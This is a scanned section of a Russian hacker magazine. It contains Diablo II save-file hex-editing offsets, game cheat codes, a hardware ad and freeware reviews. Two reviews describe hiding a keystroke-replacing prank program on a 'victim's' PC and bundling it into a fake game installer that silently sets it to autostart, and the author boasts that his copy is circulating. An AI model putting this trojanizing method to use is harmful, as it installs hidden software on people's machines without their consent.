Адрес: 0x000000C2 измените значение на 06 –> получите награду
Адрес: 0x000000C2 измените значение на 07 и Адрес: 0x000000C3 10 –> квест выполнен
Terror's End
Адрес: 0x000000C0 измените значение на 04 –>

квест получен
Адрес: 0x000000C0 измените значение на 06 –> получите награду
Адрес: 0x000000C0 измените значение на 07 и Адрес: 0x000000C1 10 –> квест выполнен

(16) А теперь на уровне сложности Nightmare.

Акт первый

Den of Evil
Адрес: 0x000000EE измените значение на 04 –> квест получен
Адрес: 0x000000EE измените значение на 06 –> получите награду
Адрес: 0x000000EE измените значение на 07 и Адрес: 0x000000EF 10 –> квест выполнен
Sister's Burial Grounds
Адрес: 0x000000F0 измените значение на 04 –> квест получен
Адрес: 0x000000F0 измените значение на 06 –> получите награду
Адрес: 0x000000F0 измените значение на 07 и Адрес: 0x000000F1 10 –> квест выполнен
The search for Cain
Адрес: 0x000000F4 измените значение на 04 –> квест получен
Адрес: 0x000000F4 измените значение на 06 –> получите награду
Адрес: 0x000000F4 измените значение на 07 и Адрес: 0x000000F5 10 –> квест выполнен
The Forgotten Tower
Адрес: 0x000000F6 измените значение на 04 –> квест получен
Адрес: 0x000000F6 измените значение на 06 –> получите награду
Адрес: 0x000000F6 измените значение на 07 и Адрес: 0x000000F7 10 –> квест выполнен
Tools of the trade
Адрес: 0x000000F2 измените значение на 04 –> квест получен
Адрес: 0x000000F2 измените значение на 06 –> получите награду
Адрес: 0x000000F2 измените значение на 07 и Адрес: 0x000000F3 10 –> квест выполнен
Sister to the Slaughter
Адрес: 0x000000F8 измените значение на 04 –> квест получен
Адрес: 0x000000F8 измените значение на 06 –> получите награду
Адрес: 0x000000F8 измените значение на 07 и Адрес: 0x000000F9 10 –> квест выполнен

Акт второй

Radament's Lair
Адрес: 0x000000FE измените значение на 04 –> квест получен
Адрес: 0x000000FE измените значение на 06 –> получите награду
Адрес: 0x000000FE измените значение на 07 и Адрес: 0x000000FF 10 –> квест выполнен
The Horadric Staff
Адрес: 0x00000100 измените значение на 04 –> квест получен
Адрес: 0x00000100 измените значение на 06 –> получите награду
Адрес: 0x00000100 измените значение на 07 и Адрес: 0x00000101 10 –> квест выполнен
Tainted Sun
Адрес: 0x00000102 измените значение на 04 –> квест получен
Адрес: 0x00000102 измените значение на 06 –> получите награду
Адрес: 0x00000102 измените значение на 07 и Адрес: 0x00000103 10 –> квест выполнен
Arcane Sanctuary
Адрес: 0x00000104 измените значение на 04 –> квест получен
Адрес: 0x00000104 измените значение на 06 –> получите награду
Адрес: 0x00000104 измените значение на 07 и Адрес: 0x00000105 10 –> квест выполнен
The Summoner
Адрес: 0x00000106 измените значение на 04 –> квест получен
Адрес: 0x00000106 измените значение на 06 –> получите награду
Адрес: 0x00000106 измените значение на 07 и Адрес: 0x000000A7 10 –> квест выполнен
The Seven Tombs
Адрес: 0x00000108 измените значение на 04 –> квест получен
Адрес: 0x00000108 измените значение на 06 –> получите награду
Адрес: 0x00000108 измените значение на 07 и Адрес: 0x00000109 10 –> квест выполнен

Акт третий

Lam Esen's Tomb
Адрес: 0x0000010E измените значение на 04 –> квест получен
Адрес: 0x0000010E измените значение на 06 –> получите награду
Адрес: 0x0000010E измените значение на 07 и Адрес: 0x0000010F 10 –> квест выполнен
Blade of the Old Religion
Адрес: 0x00000110 измените значение на 04 –> квест получен
Адрес: 0x00000110 измените значение на 06 –> получите награду
Адрес: 0x00000110 измените значение на 07 и Адрес: 0x00000111 10 –> квест выполнен
Khalim's Will
Адрес: 0x00000112 измените значение на 04 –> квест получен
Адрес: 0x00000112 измените значение на 06 –> получите награду
Адрес: 0x00000112 измените значение на 07 и Адрес: 0x00000113 10 –> квест выполнен
The Golden Bird
Адрес: 0x00000114 измените значение на 04 –> квест получен
Адрес: 0x00000114 измените значение на 06 –> получите награду
Адрес: 0x00000114 измените значение на 07 и Адрес: 0x00000115 10 –> квест выполнен
The Blackened Temple
Адрес: 0x00000116 измените значение на 04 –> квест получен
Адрес: 0x00000116 измените значение на 06 –> получите награду
Адрес: 0x00000116 измените значение на 07 и Адрес: 0x00000117 10 –> квест выполнен
The Guardian
Адрес: 0x00000118 измените значение на 04 –> квест получен
Адрес: 0x00000118 измените значение на 06 –> получите награду
Адрес: 0x00000118 измените значение на 07 и Адрес: 0x00000119 10 –> квест выполнен

Акт четвертый

The Fallen Angel
Адрес: 0x0000011E измените значение на 04 –> квест получен
Адрес: 0x0000011E измените значение на 06 –> получите награду
Адрес: 0x0000011E измените значение на 07 и Адрес: 0x0000011F 10 –> квест выполнен
Hell's Forge
Адрес: 0x00000122 измените значение на 04 –> квест получен
Адрес: 0x00000122 измените значение на 06 –> получите награду
Адрес: 0x00000122 измените значение на 07 и Адрес: 0x0000123 10 –> квест выполнен
Terror's End

Адрес: 0x00000120 измените значение на 04 –> квест получен
Адрес: 0x00000120 измените значение на 06 –> получите награду
Адрес: 0x00000120 измените значение на 07 и Адрес: 0x00000121 10 –> квест выполнен

(17) Ну и на закуску идет Hell.

Акт первый

Den of Evil
Адрес: 0x0000014E измените значение на 04 –> квест получен
Адрес: 0x0000014E измените значение на 06 –> получите награду
Адрес: 0x0000014E измените значение на 07 и Адрес: 0x0000014F 10 –> квест выполнен
Sister's Burial Grounds
Адрес: 0x00000150 измените значение на 04 –> квест получен
Адрес: 0x00000150 измените значение на 06 –> получите награду
Адрес: 0x00000150 измените значение на 07 и Адрес: 0x00000151 10 –> квест выполнен
The search for Cain
Адрес: 0x00000154 измените значение на 04 –> квест получен
Адрес: 0x00000154 измените значение на 06 –> получите награду
Адрес: 0x00000154 измените значение на 07 и Адрес: 0x00000155 10 –> квест выполнен
The Forgotten Tower
Адрес: 0x00000156 измените значение на 04 –> квест получен
Адрес: 0x00000156 измените значение на 06 –> получите награду
Адрес: 0x00000156 измените значение на 07 и Адрес: 0x00000157 10 –> квест выполнен
Tools of the trade
Адрес: 0x00000152 измените значение на 04 –> квест получен
Адрес: 0x00000152 измените значение на 06 –> получите награду
Адрес: 0x00000152 измените значение на 07 и Адрес: 0x00000153 10 –> квест выполнен
Sister to the Slaughter
Адрес: 0x00000158 измените значение на 04 –> квест получен
Адрес: 0x00000158 измените значение на 06 –> получите награду
Адрес: 0x00000158 измените значение на 07 и Адрес: 0x00000159 10 –> квест выполнен

Акт второй

Radament's Lair
Адрес: 0x0000015E измените значение на 04 –> квест получен
Адрес: 0x0000015E измените значение на 06 –> получите награду
Адрес: 0x0000015E измените значение на 07 и Адрес: 0x0000015F 10 –> квест выполнен
The Horadric Staff
Адрес: 0x00000160 измените значение на 04 –> квест получен
Адрес: 0x00000160 измените значение на 06 –> получите награду
Адрес: 0x00000160 измените значение на 07 и Адрес:0x00000161 10 –> квест выполнен
Tainted Sun
Адрес: 0x00000162 измените значение на 04 –> квест получен
Адрес: 0x00000162 измените значение на 06 –> получите награду
Адрес: 0x00000162 измените значение на 07 и Адрес: 0x00000163 10 –> квест выполнен
Arcane Sanctuary
Адрес: 0x00000164 измените значение на 04 –> квест получен
Адрес: 0x00000164 измените значение на 06 –> получите награду
Адрес: 0x00000164 измените значение на 07 и Адрес: 0x00000165 10 –> квест выполнен
The Summoner
Адрес: 0x00000166 измените значение на 04 –> квест получен
Адрес: 0x00000166 измените значение на 06 –> получите награду
Адрес: 0x00000166 измените значение на 07 и Адрес: 0x00000167 10 –> квест выполнен
The Seven Tombs
Адрес: 0x00000168 измените значение на 04 –> квест получен
Адрес: 0x00000168 измените значение на 06 –> получите награду
Адрес: 0x00000168 измените значение на 07 и Адрес: 0x00000169 10 –> квест выполнен

Акт третий

Lam Esen's Tomb
Адрес: 0x0000016E измените значение на 04 –> квест получен
Адрес: 0x0000016E измените значение на 06 –> получите награду
Адрес: 0x0000016E измените значение на 07 и Адрес: 0x0000016F 10 –> квест выполнен
Blade of the Old Religion
Адрес: 0x00000170 измените значение на 04 –> квест получен
Адрес: 0x00000170 измените значение на 06 –> получите награду
Адрес: 0x00000170 измените значение на 07 и Адрес: 0x00000171 10 –> квест выполнен
Khalim's Will
Адрес: 0x00000172 измените значение на 04 –> квест получен
Адрес: 0x00000172 измените значение на 06 –> получите награду
Адрес: 0x00000172 измените значение на 07 и Адрес: 0x00000173 10 –> квест выполнен
The Golden Bird
Адрес: 0x00000174 измените значение на 04 –> квест получен
Адрес: 0x00000174 измените значение на 06 –> получите награду
Адрес: 0x00000174 измените значение на 07 и Адрес: 0x00000175 10 –> квест выполнен
The Blackened Temple
Адрес: 0x00000176 измените значение на 04 –> квест получен
Адрес: 0x00000176 измените значение на 06 –> получите награду
Адрес: 0x00000176 измените значение на 07 и Адрес: 0x00000177 10 –> квест выполнен
The Guardian
Адрес: 0x00000178 измените значение на 04 –> квест получен
Адрес: 0x00000178 измените значение на 06 –> получите награду
Адрес: 0x00000178 измените значение на 07 и Адрес: 0x00000179 10 –> квест выполнен

Акт четвертый

The Fallen Angel
Адрес: 0x0000017E измените значение на 04 –> квест получен
Адрес: 0x0000017E измените значение на 06 –> получите награду
Адрес: 0x0000017E измените значение на 07 и Адрес: 0x0000017F 10 –> квест выполнен
Hell's Forge
Адрес: 0x00000182 измените значение на 04 –> квест получен
Адрес: 0x00000182 измените значение на 06 –> получите награду
Адрес: 0x00000182 измените значение на 07 и Адрес: 0x0000183 10 –> квест выполнен
Terror's End
Адрес: 0x00000180 измените значение на 04 –> квест получен
Адрес: 0x00000180 измените значение на 06 –> получите награду
Адрес: 0x00000180 измените значение на 07 и Адрес: 0x00000181 10 –> квест выполнен

Вот и все! Мы кромсали, мы кромсали, наши скальпели устали. Сил моих больше нет, капельница валится из рук...
Посему - до новых встреч.



пора осваивать новые технологии
$69 +пульт Д.У. +видеомонтаж
STUDIO PCTV
TV, VIDEO, WEBTEXT and FUN
$249
STUDIO DC10 PLUS
$199
STUDIO DV
Это так классно - добавить в свой компьютер цифровой телевизор с помощью Studio PCTV!
К тому же с ней можно записывать и монтировать видео (функция цифрового видеомагнитофона), обмениваться видеопосланиями в Интернет, делать цифровые фотографии с видеокамеры.
А купив Studio DC10 Plus вы создадите на своем ПК настоящую видеостудию - об этом мечтали многие поколения видеолюбителей.
Studio-DV предназначена для тех, кто уже имеет новую цифровую камеру Digital8 или mini-DV с входом/выходом I-LINK (IEEE1394), подключив ее к Studio-DV можно управлять камерой, записывать и редактировать видео, добавлять титры и спецэффекты - в цифре, без потери качества!
Хотите посмотреть как работают наши продукты? Два раза в неделю в компьютерных салонах Москвы Pinnacle Systems проводит демонстрацию линейки STUDIO !
Расписание смотрите на www.pinnaclesys.ru/roadshow
PINNACLE SYSTEMS
www.pinnaclesys.ru
(095) 943-9293, 943-9290, 158-5386, E-mail: azazello@mpc.ru
Полный список партнеров PINNACLE можно найти на сайте.

Ломка

KodeMaster (cranyoblast@xakep.ru)

Deus Ex

В этом мощной игре введению кодов предшествует долгая садомазохистская процедура. Найди в папке Deus Ex/System файл user.ini Нашел? Сотри. (Стер? Шутка, переустанавливай игру заново). Тебе надо привязать к любой свободной клавише команду Talk. Например, повесь ее на тильду. То есть строка в файле будет выглядеть как Tilde=Talk.

Теперь в игре нажми тильду (~). Если все правильно, внизу экрана появится слово Say. Вот его сотри (не шутка) и на пустой строке набери "set DeusEx.JCDentonMale bCheatsEnabled True" без кавычек. Должны включиться читы. Теперь жми тильду снова и набирай код (предварительно стерев Say - всегда пиши на пустой строке):

god - ну ясно… как всегда… одеваем трусы супермена и вперед
invisible 1/0 - включить/выключить невидимость
behindview 1/0 - включить/выключить вид а-ля Лара Крофт (не в смысле с грудью, а в смысле положения камеры)
fly - летать
walk - опять ползать, приплющенным к асфальту
allskillpoints - дать кучу skill очков
allweapons - перед тобой упадет горка оружия (посылка от братков)
allammo - добавить патронов
allaugs - все базовые насадки на тело
tantalus - убить текущую цель
opensesame - открыть выделенную дверь
legend - доступ к секретному меню… и тебе тоже…
allhealth - полное здоровье
allenergy - полная биоэнергия
allcredits - куча буказоидов
allimages - все картинки (порнухи не жди… политкорректность на фиг)
summon X - создать перед собой предмет X (смотри списочек внизу)
spawnmass X # - создать # число предметов X
players only - все персонажи замирают



Предметы, которые можно создавать:

Lockpick Basketball MultiTool AcousticSensor Ammo10mm AmmoDart AmmoDartPoison AmmoDartFlare AmmoNapalm AmmoPlasma Ammo3006 AmmoRockets AmmoRocketWP Ammo20mm AmmoSabot WeaponPistol WeaponRifle WeaponStealthPistol WeaponShuriken WeaponSawedOffShotgun WeaponProd WeaponPlasmaRifle WeaponAssaultShotgun WeaponFlameThrower WeaponGasGrenade WeaponLAM Weaponmodaccuracy Weaponmodclip Weaponmodlaser Weaponmodrange Weaponmodrecoil Weaponmodscope Weaponmodsilencer WeaponCombatKnife WeaponCrowbar WeaponHideAGun WeaponAssaultGun WeaponLAW WeaponPepperGun WeaponMiniCrossbow WeaponSword WeaponBaton WeaponNanoSword WeaponEMPGrenade WeaponNanoVirusGrenade AugBallistic AugCloak AugDatalink AugEMP AugEnviro AugIFF AugShield AugStealth AugTarget Terrorist JCDentonMale PaulDenton Greasel Gray TiffanySavage NicoletteDuClare JoeGreene WaltonSimons JojoFine AlexJacobson JaimeReyes BobPage RepairBot MedicalBot HazMatSuit Sodacan Candybar Liquor40oz SoyFood VialAmbrosia Rebreather AdaptiveArmor Binoculars BallisticArmor LiquorBottle Credits WineBottle Cigarettes MedKit VialCrack Flare FireExtinguisher

Для того, чтобы просмотреть любую из четырех концовок игры, набери

Open 99_Endgame1
Open 99_Endgame2
Open 99_Endgame3
Open 99_Endgame4

Помни, что бессмертие и все остальное проходит, когда ты переходишь в другую локацию. Так что все надо набирать заново.

Empire of the Ants

Для того, чтобы включить читы, запусти игру с ключом /11 (то есть "Ants.exe /11"), а в игре надави функциональный батон F11. Набери код и нажми Enter.

showmap - открыть карту
Disco - муравейник превращается в дискотеку и муравьев начинает не по-детски колбасить :))
marche - муравьи замирают
WinLevel - уровень выигран
LoseLevel - а теперь проигран
wannaFood - добавляет жратвы

Можешь еще поиграть с этими кодами. Что они делают, нормальный человек понять не в состоянии:

wannaMat titine Info stop kill ressource Visibility CreateGroup HideTerrain CodeAction GoToAnthill AutoBoom Alerte VTune daynight LOGObjects Block SynchroSave SynchroLoad Meteo Animal Insect Water S3D CD

Shogun: Total War

Просто введи их в игре:

.matteosartori. - открыть карту
.muchkoku. - неограниченные деньги… как они здесь называются - Коку (букву перепутали)
.daggins. - опять-таки открыть карту
.conan. - для мазохистов. Ты лишаешься возможности строить, братки отнимают деньги, любимая гейша уходит к другому.

А эти снова для твоих личных экспериментов. О результатах пиши: Москва, АБВГДейка.

.spylookahead.
.booyakasha.
.viagra.
.mefoundsomeau.
.mefoundsomeag.
.mefoundsomecu.

Рандеву с Незнакомкой

Коды вводятся прямо с игры маленькими латинскими буквами.
Если появится сообщение: "File not found…" - вставь CD#2.

mbcim - окончание вступительной беседы и уединение с Наташей.
pbgitx - самый нужный код в игре - картишки!









журнал Мир Internet



Башня







Ты любишь скидки, халяву и бонусы от жизни? Я тоже. Именно поэтому в моих букмарках отныне и навсегда поселился новый проект из рунета под названием "Flyershop". Он живет, как следует из названия, на www.flyershop.ru. Чем он полезен конкретно нам с тобой? Объясняю. Эта пага объединяет все самые модявые и мазовые магазины, клубы, кафе и бары, а так же черт–ещё–знает–что. Фишка в том, что почти все участники проекта Flyershop.ru вешают на сайт свой флаер. Его достаточно распечатать – и, вуаля, в твоих руках скидка или бонус от этой самой организации. Так что мотай, приятель, на ус. А кроме бонусов и флаеров на этом самом Флаершопе ты всегда найдешь последние новости обо всех крутых событиях, происходящих в городе, а так же топ–новости из–за бугра.



M.J.Ash m.j.ash@xakep.ru

Keystroke Panic v1.0

Windows 9x/NT4/2k
Size: 31 Kb
Freeware
http://dewasoft.com

Утонченное издевательство. Эта прога настолько великолепна, что я даже простил ей то, что для своей работы она требует файл Msvbvm50.dll, брошенный в каталог Windows\System на машине жертвы. Впрочем, это единственное, на что я могу пожаловаться. В остальном Keystroke Panic ведет себя безупречно. Стоит запустить ее один раз, и она самостоятельно обеспечит свой автозапуск после перезагрузки машины. Ее кнопки не будет на панели задач, она не пихает свою иконку в системный трей, и ее нельзя убить по Alt-Ctrl-Del. То есть Keystroke Panic тихонечко сидит себе в памяти и старательно делает свое дело. А дело у этой проги одно: следить за тем, какие кнопки жмет юзер, и заменять введенные им символы на другие. Причем, заменять не просто так, а с умыслом - чтобы в результате юзер "печатал" заданный тобой текст! Понял фишку? Юзер набирает "привет", а на экране возникает, к примеру, "бубен". И какие бы клавиши он не жал, у него неизменно будет печататься только одно: бубен бубен бубен… Да черт с ним, с "бубном"! При настройке программы тебе никто не запрещает вписать в соответствующее окошко даже целое предложение! Представь себе только морду юзера, когда перед его глазами начнет возникать, скажем, фраза: "Ну, ты, приятель, и ЛОХ!!!" :), набираемая ЕГО СОБСТВЕННЫМИ руками! Хе-хе… Я уже просто вижу, как мечтательно загорелись твои злобные глазки… Напоследок сообщаю тебе способ убийства Keystroke Panic: прога дохнет после введение пароля, указанного при ее настройке. Место ввода пароля значения не имеет.



Setup Generator v2000.2.0

Windows 9x/NT4/2k
Size: 198 Kb
Freeware
http://www.gentee.com/setupgen


Если на красивом синем фоне продемонстрировать лицензионное соглашение, а затем солидно визуализировать процесс инсталляции, то пользователь сразу поймет, что перед ним солидный программный продукт. В то же время при инсталляции с его компьютером может произойти масса интересных вещей. Нечто может прописаться в его системе, а что-то, наоборот, - бесследно исчезнуть. ПРАВИЛЬНЫЙ Setup можно легко заделать в программе Setup Generator. С его помощью можно создать самораспаковывающийся exe-шник, который после своего запуска распихает требуемые файлы по нужным директориям, а также сделает необходимые записи в реестре и INI-файлах. При этом, разумеется, юзеру будет продемонстрирован и синий экран с названием проги, и лицензионное соглашение, и файл ReadMe.txt, и прочие атрибуты настоящей инсталляции. Впрочем, она и будет настоящей! К примеру, шуточная программа Keystroke Panic требует для своей работы библиотеку пятого Visual Basic-а. Поэтому я взял обыкновенный WinDigger и с помощью Setup Generator-а приделал к нему инсталлятор, который, кроме установки собственно Digger-а, помещал Msvbvm50.dll в каталог Windows\System, а также кидал настроенный exe-шник Keystroke Panic в каталог Windows и затем прописывал его автозапуск в реестре. Так я за пять минут создал программу-убийцу "Digger 2000", которая уже пошла по рукам. :)




Start Page URL v0.2

Windows 9x/NT4/2k
Size: 307 Kb
Freeware
http://yugres.al.ru

Самый правильный букмарк менеджер для тех перцев, кто знает, что клик по ссылке в IE или Опере с одновременным удерживанием Shift вызывает автоматическое открытие данной ссылки в новом окне. А это значит, что если создать HTML-страницу с линками на твои любимые сайты, а затем сделать ее "домашней" для бродилки, то процесс веб-серфинга ускорится во много раз. Ты просто "накликиваешь" по нужным тебе ссылкам, а потом, не спеша, переползаешь из окна в окно. Ну так вот, для людей, понимающих прелесть такого рода навигации, и была разработана программа Start Page URL. Она берет на себя процесс создания и поддержания в актуальном состоянии стартовой страницы с твоими любимыми ссылками. Внешний вид такой страницы легко настраивается про помощи CSS, причем пять различных стилей оформления идут в комплекте с программой. Еще в том же комплекте идет очень солидный набор ссылок, который поможет тебе быстро сформировать черновой вариант своей "Start Page". Если тебе понравится такой способ хранения закладок (а я думаю, что тебе понравится!), :) то в дальнейшем ты можешь навести на свою стартовую страничку дополнительный лоск, добавив-удалив нужные тебе ссылки и разделы с помощью этой симпатичной программы - Start Page URL.






Starter v 5.3.4.2102

Windows 9x/NT4/2k
Size: 378 Kb
Freeware
http://codestuff.virtualave.net

Не требующая инсталляции утилитка, позволяющая навести порядок в той веселой братии программ, что стартуют без спросу при каждой загрузке твоих Виндов. Очень полезная вещь для любого, кто хочет знать ответы на вопросы типа: "почему операционка при загрузке тормозит и жужжит винчом как беременная муха?", "на что расходуется память?" и, главное, "как получается, что когда я юзаю И-нет, кто-то юзает меня?". Информацию об автозагружаемых программах Starter выживает из реестра, папки Автозагрузка и файла Win.ini. Ее можно просматривать как всю целиком, так и инспектируя каждое "место старта" в отдельности. Незаконно прописавшиеся в этих местах проги можно убивать или, по крайней мере, приостанавливать действие их разрешений на автозагрузку :). Для людей, которые до сих пор думают, что файл internat.exe каким-то образом отвечает за работу с Internet, в Starter встроена функция "File Properties". Она выдает кое-какую дополнительную инфу о любом файле, в отношении которого юзера "терзают смутные сомнения". Продвинутых же перцев эта прога порадует менеджером задач, который, несмотря на свою простоту, показывает полный список выполняющихся на машине процессов и позволяет быстренько завершать "ненужные". Короче, крайне приятная и полезная прога, да к тому же еще и халявная! Тут и думать не надо - качай и все! :)



LingoWare Editor v 2.25

Windows 9x/NT4/2k
Size: 1438 Kb
Freeware
http://www.lingoware.com


Прошедший месяц был весьма удачным для начинающих локализаторов программных продуктов. Сначала народные умельцы выпустили “русскую версию” Restorator-а, затем eXeScope взял да подрос до шестой версии, а теперь вот еще и ребята из LingoCom Ltd подсуетились и выпустили к своей LingoWare давно обещанный редактор. О клиентской части этой проги я уже тебе как-то рассказывал, так что ты должен помнить, что в ней используется технология “перехватывания” слов, которая позволяет на лету переводить элементы пользовательского интерфейса без какого-либо воздействия на переводимое приложение. Увы, редакторскими функциями клиент LingoWare не блистал, в результате чего переводил только одно известное ему приложение - аську. Зато теперь эту технологию можно использовать на полную катушку! LingoWare Editor позволяет любому юзеру легко подвергать локализации любую Виндозную программу. Процесс перевода донельзя упрощен: программа вводит строки текста на английском и предлагает тебе напротив вписать их перевод. Тексты для перевода LingoWare Editor добывает как из файлов переводимого приложения, так и из его рабочего окна. Это - если кратко. На самом деле связка клиент-редактор LingoWare увешана еще целой кучей всевозможных наворотов, на описание которых у меня не хватит никакого места. Но посмотреть на них стоит. Однозначно! :)



Visual Localize v 2.0201


Windows 9x/NT4/2k
Size: 5838 Kb
Shareware
http://www.visloc.com

Программы от LingoCom отлично работают, однако используемая ими технология не позволяет создавать для любимых прог отдельные патчи-русификаторы. Такие патчи пока можно изготовлять исключительно по старинке - методом так называемого “ресурсного” перевода. Однако и на этом фронте стали возникать новые действующие лица. Одно из таких “лиц” - программа Visual Localize. В отличие от многопрофильных Restorator-а и eXeScop-а, эта прога занимается исключительно вопросами перевода Виндозных приложений на другие языки. Иными словами, все ее функции предназначены именно для этой работы. К примеру, с ее помощью любую строку требуется переводить только однажды, то есть перевел ты, скажем, “Ок” в одном месте - в остальных перевод подставится автоматически. Также при работе с Visual Localize используются пополняемые файлы словарей, а уже переведенные в предыдущих проектах тексты можно использовать повторно. Интересно также то, что если после перевода какой-нибудь проги внезапно выходит ее следующая версия, то Visual Localize не потребует от тебя выполнять весь перевод заново - тебя попросят перевести только появившиеся в этой версии новые тексты. Если же где-то твой перевод окажется длиннее оригинала, то в специальном окне Visual Localize предложит тебе подкорректировать размеры элементов пользовательского интерфейса переводимого приложения так, чтобы “влезло все”. :) Ну и, само собой, всю необходимую для своей работы информацию Visual Localize извлекает прямо из исполняемых файлов обреченного на локализацию программного продукта. :)




AntiGame Plus v5.02

Windows 9x/NT4/2k
Size: 1843 Kb
Shareware
http://www.antigame.com



Ты уже, наверное, догадался, что иначе как СВОЛОЧЬЮ эту программу назвать трудно. И ты не ошибся! Это творение программистской мысли промышляет тем, что отлавливает игры на компьютерах служащих. Я сказал “служащих”, потому что вряд ли кто-нибудь, находясь в здравом уме и трезвой памяти, разрешит установить подобную засаду на своем домашнем ПК. Впрочем, на Западе начальники никогда не отличались большой любовью к своим подчиненным. К примеру, они уже давно взяли на вооружение различные модификации клавиатурных шпионов, дабы воспрепятствовать своим служащим “непроизводительно” тратить рабочее время. Но вернемся к AntiGame Plus. Ее разработчики особенно гордятся тем, что их программа распознает около 11000 игр, даже если их запускные файлы были переименованы ушлыми юзерами. Кроме того, прога умеет обновлять свою базу данных через Интернет на манер антивирусов. И вдобавок ее админам разрешается самостоятельно заносить в программу “поддержку” тех игр, которые отсутствуют в ее базе данных. Ну, и, безусловно, AntiGame Plus прекрасно чувствует себя в сетке. А теперь вздохни поглубже и постарайся расслабиться - за полную версию своего монстра разработчики требуют 280 бакинских, а шароварная версия распознает всего-то около сотни игрух. Так что в ближайшее время можно не опасаться появления AntiGame Plus в твоей конторе. Разве что какой-нибудь пират догадается запихать ее на диск из серии “Все для Офиса”… Но это вряд ли - народ его может не понять, а это довольно больно. :)



SecondChance v2.01

Windows 9x
Size: 2380 Kb
Shareware
http://www.partitionmagic.com/en/freestuff/index.html

Аналог программы GoBack (http://www.goback.com), отметившейся в прошлом выпуске Шаровар. Отличается меньшим количеством наворотов, но, в связи с этим, и машинку твою особенно не напрягает. Последнее обстоятельство может быть чрезвычайно важно для некоторых юзеров (вроде меня), :) чьи компы не отличаются особой свежестью, тем более, что программы такого сорта юзаются не время от времени, а постоянно сидят в памяти. А им приходится именно “сидеть в памяти”, чтобы отслеживать ВСЕ изменения в твоей системе - сохранять копии файлов, которые ты обновил или потер, а также записывать все мутации файлов и каталогов. Ведь именно на основании этой информации они возвращают твой компьютер “в прошлое” после того, как ты потер что-нибудь нужное или, наоборот, запустил что-нибудь не нужное (после чего все и навернулось). :) Правда, если GoBack возвращает твой комп в любой момент этого самого недавнего прошлого, то SecondChance возвращает тебя в одну из контрольных точек, которые ты должен сам устанавливать по ходу своей компьютерной жизнедеятельности (один раз в день прога делает это самостоятельно). К счастью, установка такой точки - секундное дело. Да, вот еще что! Если ты “вернулся” на пару дней назад и с ужасом обнаружил, что куда-то исчезли все созданные за эти дни документы и все полученные письма - не волнуйся. Найди в SecondChance окно Checkpoint Viewer и отметь там все файлы, которые возвращать “в предыдущее состояние” совершенно не требовалось. SecondChance расплюет их последние версии обратно по каталогам. :)

BAZARBOX v1.5

Windows 9x
Size: 5 Kb
Freeware
http://win.home.uic.tula.ru/~s960260

